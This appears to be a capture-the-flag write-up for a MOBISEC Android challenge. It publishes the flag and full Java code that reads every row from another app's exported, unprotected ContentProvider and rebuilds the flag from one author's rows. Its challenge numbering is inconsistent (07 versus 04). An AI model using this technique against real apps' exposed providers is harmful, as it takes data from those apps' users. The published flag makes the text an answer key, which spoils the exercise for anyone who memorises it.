Challenge 07: Jokes

Category: App Dev Points: 10 Status: SOLVED

Flag

```
MOBISEC{lol_roftl_ahahah_:D_REYAMMER_TELLS_THE_BEST_JOKES!}
```

Source: Verbatim from /apk/81673 analysis log

Description / Methodology

App-dev task: after the target seeds its ContentProvider with jokes, our app must query `content://com.mobisec.provider.Joke/jokes`, filter for the correct author, and reconstruct the joke text correctly for the flag to be released.

The ContentProvider has no read-permission check on it at all -- query it directly for every joke.

How I Got The Flag

1. I found the target seeds a ContentProvider with jokes at content://com.mobisec.provider.Joke/jokes, with no read-permission restriction on it.

2. I queried that provider directly from my own app, filtered for the correct author, and reconstructed the joke text.

3. I built and submitted the APK; the platform confirmed the correct joke was retrieved and released the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
added joke: content://com.mobisec.provider.Joke/jokes/1
...
row: zGYpZM -> bO3ckk
FLAG: MOBISEC{lol_roftl_ahahah_:D_REYAMMER_TELLS_THE_BEST_JOKES!}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.jokes;

import android.app.Activity;
import android.database.Cursor;
import android.net.Uri;
import android.os.Bundle;
import android.util.Log;
```

```
import android.widget.TextView;
/**
 * Challenge 04: Jokes Content Provider.
 *
 * Exploit: com.mobisec.provider.Joke/jokes is an exported ContentProvider
 * with no read-permission requirement, so any app can query it directly.
 * No filtering is applied server-side either - we pull every row back and
 * do the "author == reyammer" filter ourselves, then concatenate the
 * "joke" column of matching rows in cursor order to reconstruct the flag.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    private static final Uri URI = Uri.parse("content://com.mobisec.provider.Joke/jokes");
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        StringBuilder flag = new StringBuilder();
        Cursor c = null;
        try {
            c = getContentResolver().query(URI, null, null, null, null);
            if (c == null) {
                Log.e(TAG, "query returned null (provider not found?)");
            } else {
                int author = c.getColumnIndexOrThrow("author");
                int joke = c.getColumnIndexOrThrow("joke");
                while (c.moveToNext()) {
                    String a = c.getString(author);
                    Log.e(TAG, "row: " + a + " -> " + c.getString(joke));
                    if ("reyammer".equals(a)) {
                        flag.append(c.getString(joke));
                    }
                }
            }
        } catch (Exception e) {
            Log.e(TAG, "query failed", e);
        } finally {
            if (c != null) c.close();
        }
        Log.e(TAG, "FLAG: " + flag);
        TextView tv = new TextView(this);
        tv.setText(flag.toString());
        setContentView(tv);
    }
}
```